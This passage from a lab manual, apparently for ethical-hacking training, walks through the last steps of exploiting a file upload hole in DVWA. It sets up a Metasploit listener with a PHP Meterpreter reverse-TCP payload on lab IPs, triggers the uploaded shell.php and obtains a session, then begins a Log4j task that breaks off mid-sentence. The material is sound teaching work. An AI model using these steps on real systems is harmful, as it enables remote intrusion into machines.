
105. In msfconsole, type **use exploit/multi/handler** and press **Enter** to begin setting up the listener.

106. You have to set up a listener so that you can establish a **Meterpreter** session with your victim. Follow the steps given below to set up a listener using the msf command line:


    - Type **set payload php/meterpreter/reverse_tcp** and press **Enter**
    - Type **set LHOST 10.10.1.13** and press **Enter**
    - Type **set LPORT 2222** and press **Enter**.
    - Type **run** and press **Enter** to start the listener




107. Switch to the **Mozilla Firefox** window where the DVWA website is open. Open a new tab, type **http://10.10.1.22:8080/dvwa/hackable/uploads/shell.php** into the address bar and press **Enter** to execute the uploaded payload.



108. Switch back to the **Terminal** window and observe that a **Meterpreter session** has successfully been established with the victim system.



109. In the meterpreter command line, type **sysinfo** and press **Enter** to view the system details of the victim machine.



110. This concludes the demonstration of how to exploit a file upload vulnerability at different security levels.

111. Close all open windows and document all acquired information.


Task 9: Gain Access by Exploiting Log4j Vulnerability

Log4j is an open-source framework that helps developers store various types of logs produced by users. Log4j which is also known as Log4shell and LogJam is a zero-day RCE 